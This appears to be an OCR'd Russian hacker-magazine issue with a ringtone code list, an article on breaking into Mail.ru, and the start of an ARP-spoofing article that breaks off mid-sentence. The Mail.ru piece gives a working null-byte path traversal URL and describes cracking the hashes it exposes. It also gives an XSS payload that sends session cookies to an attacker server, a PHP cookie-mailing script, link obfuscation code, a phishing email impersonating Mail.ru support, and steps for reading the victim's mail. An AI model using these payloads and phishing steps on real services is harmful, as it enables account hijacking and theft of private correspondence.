Nokia: 3300 3200 3300 3510 3510i 3530 3650 3660 5100 5140 6010 6100 6200 6220 6230 6600 6610 6650 6800 6820 7200 7250 7250i 7600 7650 N-GAGE **Sony Ericsson:** P800 T300 T310 T610 T230 Z200 Z600 P900 **Motorola:** C350 T720 T720i T725 V300 V500 V600 A830 A835 E390 C370 C450 C550 A760 MPX200 V295 V150 V690 V750 V80 V878 V180 V220 V400p C380 A630 A1000 E1000 V1000 **Siemens:** S55 C55 A55 SL55 M55 MC60 C60 C62 SX1 U10

Бригада	Тема из к/ф Бригада	XAWAP 85644
Настасья	Вячеслав Бутусов	XAWAP 58901
Песня идущего домой	Вячеслав Бутусов	XAWAP 58971
ГОП ГОП	Верка Сердючка	XAWAP 97416
Все хорошо	Верка Сердючка	XAWAP 97417
Карина	Глюк'oza	XAWAP 97409
Глюк'oza Nostra	Глюк'oza	XAWAP 58897
Малыш	Глюк'oza	XAWAP 58898
Аста Ла Виста	Глюк'oza	XAWAP 58967
Ночной хулиган	Дима Билан	XAWAP 58902
Лондон - Париж	Иракли Пирцхалава	XAWAP 58899
Долетай	Катя Лель	XAWAP 58969
Мой мармеладный	Катя Лель	XAWAP 58968
Муси Пуси	Катя Лель	XAWAP 58970
Прощай моя любовь	Савичева Юлия	XAWAP 58900
Sonne	Rammstein	XAWAP54687
Целуй - целуй	Нарцисс Пьер	XAWAP 97413
Другая Причина	Непара	XAWAP 97412
Дождь по крыше	Пропаганда	XAWAP 97414
Music	Madonna	XAWAP 97411
Stronger	Britney Spears	XAWAP 48864
Freestyler	Bomfunk MC'S	XAWAP 88145
The Way I Am	Eminem	XAWAP 48865
Criminal	Eminem	XAWAP 48866
Kim	Eminem	XAWAP 48867
Going under	Evanescence	XAWAP 81797
Faint	Linkin Park	XAWAP 35738
Sonne	Rammstein	XAWAP 54687
In the shadows	The Rasmus	XAWAP 54688
Guilty	The Rasmus	XAWAP 48854
In My Life	The Rasmus	XAWAP 48855
Крестный отец	Тема из к/ф	XAWAP 85647
Миссия невыполнима	Тема из к/ф	XAWAP 31015

■ NSD (www.nsd.ru)



На сегодняшний день Mail.ru - самая популярная российская почтовая система, и, наверняка, половина твоих знакомых держат именно там свои почтовые ящики. Этот сервис уже много лет юзают аж несколько миллионов наших соотечественников, и хотя бы по этой причине админы Мыл.Ру просто обязаны приложить все возможные усилия для предотвращения взлома мыльников хакерами. Из чистого любопытства мы решили проверить, как последние отрабатывают свой хлеб. И что же выяснилось? После пары хитрых манипуляций любой желающий может почитать почту своей подружки :).

БАГИ ПОПУЛЯРНОГО ПОЧТОВОГО СЕРВЕРА

ИНТРОДАКШН

Penetration-test решено было устроить всем серверам, относящимся к почтовику mail.ru: tv.mail.ru, love.mail.ru, news.mail.ru и т.д. Зачем? Например, если я получу доступ к одной из тачек в ломаемой сети, можно будет установить на ней снифер и попробовать выловить пароль админа к почтовому серверу. Да мало ли что! ;) Имея доступ к доверенному серверу, становится возможным взломать даже самый неприступный сервант! Однако не стоит забывать, что главной моей целью был именно сервер авторизации Маил.Ру - win.mail.ru. Ломать такой популярный сервис при помощи чужих эксплойтов - дохлое дело, кроме того, это неинтересно. Мне захотелось самостоятельно найти какие-нибудь дырки в движке сайта. И что ты думаешь? Не прошло и десяти минут, как меня посетила удача: я нашел классическую ошибку с романтическим названием "Ядовитый ноль" в скрипте, работающем на сервере tv.mail.ru.

ТАНКИСТАМ ПОСВЯЩАЕТСЯ

Дыра "Ядовитый ноль" известна хакерам еще со времен дедушки Ленина, и мы не раз писали про нее. Напомню о ней вкратце. Иногда web-дизайнеры при разработке сайтов делают следующую вещь. Они рисуют шаблон, содержащий колонтитулы страниц сайта, а основной текст, который должен быть отображен на страницах, распихивают по отдельным файлам (допустим, они имеют имена file1.db, file2.db и т.д.). После этого они вставляют в середину страницы перловый скрипт примерно такого содержания:


```
$file="$page.db";
open(FILE, "<$file");
$text=<FILE>;
close(FILE);
print "$text";
```

Если запустить скрипт с параметрами index.cgi?page=file1, он прочитает файл file1.db (если таковой имеется) и вставит его содержимое в середину веб-страницы. На первый взгляд, ничего необычного. Но интересное начнется, если передать скрипту что-нибудь типа page=index.cgi%00. Он откроет для чтения и выведет уже не index.cgi\0.db, а сам исходник index.cgi! Из-за чего это происходит, куда девается приписанное расширение .db? Как же %00 мог повлиять на работу скрипта? Символ \0 в Perl не является признаком конца строки, но библиотеки, которые юзает Перл, написаны на С. А вот как раз в этом чудесном языке \0 символизирует своим присутствием, что строка закончилась. Сам понимаешь, если сайт использует такой движок, становится возможным читать любые доступные файлы на сервере.

В БРЮХЕ ТЕЛЕПУЗИКОВ

При правильном значении переменной id скрипт tv.mail.ru/info.html (который, кстати, на-

> Если сайт использует такой движок, становится возможным читать любые доступные файлы на сервере.



Содержимое файла /etc/passwd

Листинг файлов папки /etc на tv.mail.ru

писан на Perl, хоть и имеет расширение .html) показывает подробное описание выбранной телепередачи. Как раз этот сценарий и содержит ошибку "Poisoned null byte". Баг заключается в следующем. Если присвоить переменной id хитрозадое значение, вместо описания телепрограммы ты увидишь содержимое произвольного файла. Например, URL http://tv.mail.ru/info.html?id=../../../../../../../../../etc/passwd%00 обличит контент файла /etc/passwd (см. скриншот). Содержимое конкретно этого файла хакеров, правда, не интересует, так как в нем нет почти ничего полезного. Интерес представляют админские бэкапы и прочие файлы, которые могут содержать какие-нибудь лакомые пароли или хотя бы их хэши. Поскольку права на сервере выставлены криво (все директории +x для web-юзера), листинг файлов, лежащих в папках, можно получить аналогичным способом. Например, строка http://tv.mail.ru/info.html?id=../../../../../../../../../etc%00, набранная в браузере, покажет содержимое каталога /etc.

ЮЗАЕМ ДОБЫЧУ

После четверти часа изучения сервера в папке /etc я нашел backup конфигов и прочей ерунды, среди которых были найдены пассы от MySQL и хэши паролей от FTP-аккаунтов. Поскольку зашифрованные строки были короткими и состояли из одних строчных латинских букв, John the Ripper достаточно быстро справился с задачей. Удивлению не было предела: неужели админы mail.ru используют такие простые пароли и выставили эти службы на всеобщее обозрение в инет? Конечно, нет :). Соединяться с FTP, SSH и MySQL-службами сервера tv.mail.ru можно только с определенного адреса: админ закрыл файрволом 21-й, 22-й и 3306-й порты, чтобы всякие хитропопые люди типа меня не совали туда свой любознательный нос :). Поэтому чтобы воспользоваться добытыми пассвордами, нужно было сначала поломать тачку админа (а он, как я понял, не лох) и только оттуда логиниться на сервер. Это голимое обстоятельство меня очень огорчило, и я решил, временно забив на найденную ошибку, покопать скрипты с другой стороны.

CSS-БАГ

Если ты читал статью про взлом ящиков на hotbox.ru и nm.ru в апрельском номере X, то уже неплохо знаком с CSS-атаками. Для танкистов придется вновь напомнить суть этой уязвимости. Большинство веб-сервисов хранит идентификатор пользовательской сессии в cookie - это удобно и относительно безопасно. Но если на сервере имеется дырка, при помощи которой хакер может вставить на страницу JavaScript-код, становится возможным прочитать секретный кукис и перехватить сессию, после чего заполучить полноценный доступ к серверу не составит труда. Если бы на mail.ru была такая уязвимость, можно было бы читать чужую почту. Я принялся искать, куда бы приткнуть свой вредоносный javascript. Однако на первых порах все попытки обламывались - скрипт жестко препятствовал вставке потенциально опасных тегов, фильтруя все получаемые от пользователя данные. Тем временем один мой знакомый (который хаком, кстати, не занимается) независимо от меня обнаружил на mail.ru одну прикольную фишку и показал ее мне. А заключается она вот в чем. Представь, что в твоем ящике лежат 4 непрочитанных письма. Если зайдешь в раздел "Написать письмо", впишешь в поле "То" какой-нибудь адрес, например, b00b1ik@real.xakep.ru, в поле "Тема" какую-нибудь тему, например, "Привет, дырявая дырка" и нажмешь на кнопку "Отправить", тогда в строке браузера увидишь текст такого содержания: http://www.mail.ru/sendmsgok?To=b00b1ik@real.xakep.ru&Subject=Привет, дырявая дырка&From=&user=i@mail.ru&TotalUnread=4&ReturnPath=win.mail.ru/cgi-bin. Видишь, переменной TotalUnread присваивается значение 4? А теперь попробуй вместо этой четверки набрать что-нибудь другое, например, "дохрена". В итоге количество непрочитанных писем заметно увеличится ;)) (см. скриншоты).

Я сразу просек тему, да и ты, думаю, уже догадался, что вместо "дохрена" без проблем можно вставить любую html-конструкцию - например, элементарную JS-программу. Теперь я мог сконструировать такую ссылку, перейдя по которой, моя жертва выполняла на своем компьютере вредоносный код, передающий идентификатор сессии моему php-скрипту.

ГОТОВИМ ИНСТРУМЕНТ


Для реализации атаки я написал два скрипта: первый крадет кукисы и передает их второму, который отсылает секретные данные мне на мыло.

На нашем диске ты найдешь AccessDriver последней версии.


КАК ЗАКРЫТЬ ДЫРЫ

❶. Баг "Ядовитый ноль". Если бы скрипт проверял переменную id, удаляя из нее символ %00, баг не работал бы.

❷. XSS-дыра. Существуют как минимум два способа предотвращения взлома мыльников. Если бы генерируемая сессия привязывалась к ip-адресу пользователя, воспользоваться украденной кукой хакер просто не смог бы. Ну а второй способ защиты от XSS очевиден - если фильтровать символы < и > во всех переменных, которые передаются скрипту sendmsgok, CSS-бага не было бы.



Следи за переменной TotalUnread



Прикольно, да? =)



◢ Помни, что вся приведенная в статье информация носит лишь аналитический характер и повторение описанных действий может привести к уголовной ответственности. Берегись дядек в фуражках! ;)



◢ Как видишь, детские ошибки встречаются даже в очень серьезных и авторитетных проектах. Думаю, программистам, разрабатывающим эти системы, стоит поразмыслить над собственным профессионализмом.

Php-скрипт для отправки кукиса на мыло хакера

```
$from = "bill@microsoft.com"; // от кого
$email = "hacker@hacker.ru"; // куда отправить
$topic = "Украденный у юзера mail.ru cookie"; // тема письма
$message = $QUERY_STRING; // тело письма
// (оно как раз и будет содержать похищенные данные из кукиса)
// собираем заголовки
$headers = "From: ".$from."\r\nReply-To: ".$from."\r\n";
$headers .= "MIME-Version: 1.0\r\n";
$headers .= "Content-Type: text/plain;";
$body .= $message."\r\n\r\n";
mail ($email, $topic, $body, $headers); // отправляем
```

А так выглядит сам встраиваемый ява-скрипт:

```
<script>document.write('<img width=1 height=1 src="http://hacker_server/cookie_send.php?'+document.cookie+'">');</script>. Теперь формируем URL, содержащий вредоносный javascript. Выглядеть он будет так:
http://www.mail.ru/sendmsgok?To=b00b1ik@real.xakep.ru&Subject=Привет, дырявая дырка&From=&user=i@mail.ru&TotalUnread=1<script>document.write('<img width=1 height=1 src="http://hacker_server/cookie_send.php?'+document.cookie+'">');</script>&ReturnPath=win.mail.ru/cgi-bin.
```

Ссылка эта, правда, выглядит достаточно подозрительно, поэтому многие пользователи просто побоятся на нее нажимать. Чтобы решить эту проблему, я закодировал каждую букву параметров в шестнадцатеричное представление, что резко увеличило вероятность успеха. В этом мне помог незамысловатый скрипт, написанный на том же PHP:

```
<? $str = str_replace("%20", " ", $QUERY_STRING);
for($i=0;$i<strlen($str);$i++)
{$hex=dechex(ord($str[$i]));
if ($str[$i]=='&') echo "$str[$i]";
else if ($str[$i]!='\\') echo "%$hex";
} ?>
```

Теперь осталось только написать пользователю душещипательное письмо и поместить в него закодированную ссылку. Как только ламер прочитает послание и кликнет по линку, кукис с идентификатором его сессии будет у нас в руках.

ACTION, ACTION!

Давай посмотрим, как это происходит на практике. Однажды мне потребовалось получить доступ к одному очень важному ящику, назовем его lopuh@mail.ru. Я залил скрипт cookie_send.php на свой сервер nsd.ru, в результате чего смертельный URL принял следующий вид:

```
www.mail.ru/sendmsgok?To=b00b1ik@real.xakep.ru&Subject=Привет, дырявая дырка&From=&user=lopuh@mail.ru&TotalUnread=1<script>document.write('<img width=1 height=1 src="http://nsd.ru/test/cookie_send.php?'+document.cookie+'">');</script>&ReturnPath=win.mail.ru/cgi-bin.
```

После кодирования параметров ссылка приобрела более безобидную внешность:

```
www.mail.ru/sendmsgok?%54%6f%3d%62%30%30%62%31%69%6b%40%72%65%61%6c%2e%78%61%6b%65%70%2e%72%75&%53%75%62%6a%65%63%74%3d%cf%f0%e8%e2%e5%f2%2c%20%e4%fb....
```

и т.д. Затем я написал пользователю письмо от лица администрации Mail.ru с текстом примерно такого содержания:

Текст левого письма

From: Служба поддержки пользователей почтовой системы Mail.Ru <support@corp.mail.ru>
To: lopuh@mail.ru
Subj: Нарушение пользовательского соглашения
Уважаемый пользователь!
Вы нарушили 2-ю часть пункта 13 пользовательского соглашения. В ближайшее время ваш аккаунт будет заблокирован. Остановить блокировку аккаунта можно на этой странице: <сюда я вставил свою ядовитую ссылку>

Сразу же после того, как юзер кликнул по ссылке, мне пришло письмо такого содержания:

Стыренный кукис

```
p=QzQZAEt+VgAA;
Mpop=1087929121:7a5977427771560319050219091d011b030c034f6a5d5e465e0207011b00720e1f4758575a501c405044461658505d5b174345:pinch-pass@mail.ru:;
t=obLD1AAAAAAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACAAABAAAAAAAAAAAAAAAQBwQcA;
c0=xHefQgAAAAB11QEAAAAAAHXTAwAAAAAAfjECAAAAAACJ5AEAAAAA; c56=oiLbQAAAAABlFAEAAAAA; Mpopl=2122294019
```

КАК ПОСЛАТЬ ПЕЧЕНЬЕ ВРУЧНУЮ

Представь, что у тебя нет никакого софта для отправки кукисов. Не отчаивайся, ты можешь послать плюшку telnet'ом! Например, если ты хочешь передать cookie hotlog=1; spylog=1 скрипту **http://nsd.ru/test/show_cookie.php**, ты делаешь следующую вещь. Сначала подключаешься на 80 порт сервера **nsd.ru**, набрав в командной строке

telnet nsd.ru 80


далее отсылаешь такой запрос:

GET /test/show_cookie.php HTTP/1.1

Host: nsd.ru

Cookie: hotlog=1; spylog=1

и жмешь Enter два раза. Кстати, скрипт рабочий и ты можешь на нем потренироваться. Если все получится, ты увидишь свои куки, которые посылал скрипту.


Отсылаем плюшку AccessDriver'ом

Все! Я получил идентификатор сессии пользователя, а это и было моей целью.

Но что же делать дальше, как читать чужие письма? Здесь есть два пути. Первый - заюзать софтину CookieEditor, которую я уже подробно описывал в мартовском номере. Поэтому не буду повторяться и расскажу только о втором, более легком, на мой взгляд, пути, который заключается в использовании небезызвестной утилиты AccessDriver (http://nsd.ru/soft.php?group=hacksoft&razdel=other).

СБОР УРОЖАЯ

Слив и установив тулзу, я переключил ее в режим профи, для чего выбрал из меню "My Skill" пункт "EXPERT". Затем, выбрав во вкладке "Extra tools" пункт "HTTP Debuger", я приступил к активным действиям. В поле "HTTP Address" я засунул URL нужной мне страницы - например, чтобы посмотреть список писем в папке "Входящие", я набрал http://win.mail.ru/cgi-bin/msglist?folder=0. Далее я поставил галку "Use cookie" и набил в появившемся поле саму украденную куку. Осталось только нажать на батон "Connect", чтобы отправить запрос, и на "Result", чтобы просмотреть браузером полученный результат запроса.

Аналогичным образом можно просматривать и само тело письма, если указать в поле "HTTP Address" соответствующий адрес.

ЗАКЛЮЧЕНИЕ


Такие вот детские ошибки бывают на мега-порталах… Да что тут говорить, они есть везде, просто мы их не ищем, а сами они в глаза не бросаются. Если покопать со всех сторон какой-нибудь другой гиперпосещаемый ресурс, я уверен, баги и на нем найдутся.

TIPS&TRICKS

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Купил флешку, а она сдохла через месяц? Да, плохо дело…
Покупай новую, но теперь действуй согласно моим советам:
1) Хотя карточка допускает несколько тысяч перезаписей, совсем неправильно думать, что ее хватит лет на десять :(. Если ты будешь хотя бы раз в день записывать на флешку один файл, потом удалять, снова и снова записывать… то новую флешку постигнет участь предыдущей в максимально короткие сроки. Поэтому всегда (!) дописывай карту полностью, а потом форматируй под корень.
2) Не модифицируй данные на карте, лучше скинь на винт. Винт добрый, он простит :).

xSeder
xSeder@yandex.ru



Кодируем параметры "To=b00b…" в hex-представление

Степан Ильин aka Step (step@real.xakep.ru)

ARP-SPOOFING

Дежа вю. Когда я читаю ваши письма, оно преследует меня. Каждое второе письмо похоже на то, что мне уже присылали неделю назад. Одно из таких писем: "Установил намедни в своей локалке пакетный снифер, а он, противный, не функционирует. Вернее, работать-то работает, но как-то не так: перехватывает только мои собственные пакеты. В чем может быть проблема, а?". Пришло время расставить все точки над i и, наконец, рассказать тебе все о технологиях снифинга в современных коммутируемых сетях.

ТЕХНОЛОГИЯ СНИФИНГА КОММУТИРУЕМЫХ СЕТЕЙ

СТАРАЯ ПЕСНЯ О ГЛАВНОМ

Изначально принцип работы большинства пакетных сниферов (как и всей технологии снифинга в целом) основывался на некоторой примитивности протокола Ethernet. А точнее - на факте того, что обмен данными между компьютерами в сети происходил по одному и тому же информационному каналу или, грубо говоря, по одному и тому же проводу независимо от отправителя и получателя. Чтобы ты это лучше осознал, проведу аналогию. Представь, что наша локалка, состоящая из нескольких компьютеров и хаба, - это некая водопроводная система. Здесь каждая машина - это своего рода цистерна, которая с помощью водопроводных труб подсоединена к стояку (хабу), а вода - это идущие по сети данные. Несложно заметить, что при такой организации жидкость, выпущенная из одной цистерны, обязательно попадет во все остальные емкости. Так вот, в реальной некоммутируемой локалке все происходит по точно такому же принципу, то есть идущий сетевой пакет доступен любой машине в сети. Однако же обрабатывается он только одной. Почему? Дело в том, что специально для идентификации получателя в заголовке каждого пакета содержится его MAC-адрес. Машина, получив заголовок (адресную часть) пакета, сравнивает имеющиеся в нем координаты со своими и, в зависимости от результата проверки, обрабатывает информационную часть пакета или же игнорирует ее. Несложно заметить, что в этой системе есть один серьезный изъян: все остальные компьютеры в сети при наличии определенного желания также могут получить этот пакет. Необходимо всего-то перевести сетевушку в promiscuous-режим, чтобы тот перестал отфильтровывать чужие сообщения. А для этого, поверь, большой изобретательности не требуется - достаточно иметь в своем арсенале мало-мальски рабочий снифер.




Структура сетевого пакета

НАШИ ДНИ

К сожалению, времена некоммутируемых локальных сетей, когда любые сетевые пакеты можно было лихо складировать на своем винчестере, давно ушли. Едва ли ты сейчас сходу найдешь представляющую интерес локалку с полным отсутствием средств коммутации. Не получится - даже не пытайся. А если что-то и выйдет, то особо не обольщайся: случайность, да и только. Сегодня даже самая крошечная локалка имеет работающий свитч. О корпоративных и провайдерских сетях говорить вообще не стоит - зачастую сами админы навскидку не могут вспомнить всех используемых маршрутизаторов, свитчей и роутеров.

Возможно, кто-то спросит: "Какая к черту разница: коммутируемая локалка или нет?". А такая, что пакеты в LAN'е, построенной с применением свитчей, не передаются по принципу "лови кто хочет", как в случае с хабовой системой, а по-умному направляются на конкретный порт (имеется в виду физический порт свитча), присвоенный адресату пакета. Чуешь, чем это грозит? Правильно - обычные сниферы при таком раскладе оказываются не у дел. При этом эйфорию горе-сисадминов, заявляющих, что со снифингом чужого трафика отныне покончено, можно



Так выглядит наша коммутируемая локалка

ОБНАРУЖЕНИЕ СНИФЕРОВ

Для начала разберемся с методами обнаружения пассивных сниферов, используемых в некоммутируемых локальных сетях. Так как эти утилиты не порождают инородного трафика, то определить их по каким-то активным действиям невозможно. Зато используемый ими promiscuous-режим выдает их, как говорится, с потрохами. Все просто: сидишь в неразборчивом режиме - значит, снифаешь. Одна из самых распространенных технологий обнаружения promiscuous-mode'а основывается на анализе TCP/IP-стека и реализована в массе программ: AntiSniff (**www.l0pht.com/antisniff/**), Check Promiscuous Mode (**ftp://coast.cs.purdue.edu/pub/tools/unix/cpm/**), neped (**www.apostols.org/projectz/neped/**), sentinel (**www.packetfactory.net/Projects/sentinel/**). Первая, на мой взгляд, является наиболее продвинутой. Обнаружить активные снифаки, использующие прием ARP-спуфинг, пожалуй, еще более легкая задача, потому что они активно засыпают сеть целыми пачками заведомо ложных ARP-пакетов. Утилиты наподобие arpwatch (**http://www-nrg.ee.lbl.gov**) и remote arpwatch (**www.raccoon.kiev.ua/projects/remarp/**) путем мониторинга изменений в таблице ARP с легкостью обнаруживают подозрительный ARP-трафик и информируют о них администратора.

> На самом деле перехватить чужой трафик вполне реально!

понять. Действительно, ведь физического доступа к свитчу у обычных пользователей нет, а значит, изменить его настройки на свой лад для получения чужих сетевых пакетов практически невозможно. Да и чего умалчивать - дешевые свитчи вообще редко когда поддаются конфигурированию. Провести расширенную настройку позволяют лишь дорогостоящие топовые модели.

Однако если бы все было настолько плохо, то этот материал никогда не вышел бы в свет. Держись за стул - на самом деле перехватить чужой трафик вполне реально! Еще как реально, даже в этой, казалось бы, тупиковой ситуации! При этом существует не один, а чуть ли не пяток способов. Некоторые из них, правда, требуют наличия специального дорогостоящего оборудования, другие - реконфигурации коммутаторов, как правило, невыполнимой, третьи слишком сложны или недостаточно эффективны. Так что доступным и в то же время приносящим неплохие результаты способом является все же один - прием ARP-spoofing или, как его называют по-другому, ARP Cache poisoning.

АНАТОМИЯ ARP-SPOOFING

Предположим, что в локалке имеются три машины - наша, Синтеза и Куттера. Задача тривиальна - перехватить идущий от Кутты к Синтезу трафик. Попробуем пощупать LAN вполне стандартным снифером, например, tcpdump'ом (www.tcpdump.org/release/). Ага - перехватываются исключительно собственные сетевые пакеты. Что ж, задача несколько усложняется. По всей видимости, в сети имеется коммутатор, который, как и ему и полагается, добросовестно направляет сетевой трафик исключительно по назначению. Ситуация типична и, бьюсь об заклад, тебе знакома.


Перехватить данные на этапе их передачи к свитчу довольно проблематично, поэтому эту дохлую идею лучше сразу отбросить. Вспомни лучше, что происходит с пакетами после попадания на свитч? Верно - в зависимости от MAC-адреса они отправляются на присвоенный адресату порт. Просекаешь фишку? Если каким-нибудь образом сделать так, чтобы в адресной части пакета был указан наш адрес, то все данные попадут не настоящему адресату, а нам! Коллега, да это ведь классический пример атаки man-in-middle. Не подозревающий подвоха свитч попросту перенаправит нам предназначенные Синтезу пакеты с фотографиями обнаженного Бублика, а мы, в свою очередь, должны позаботиться о доставке их законному владельцу, не выдавая своего вмешательства. Думаю, не стоит 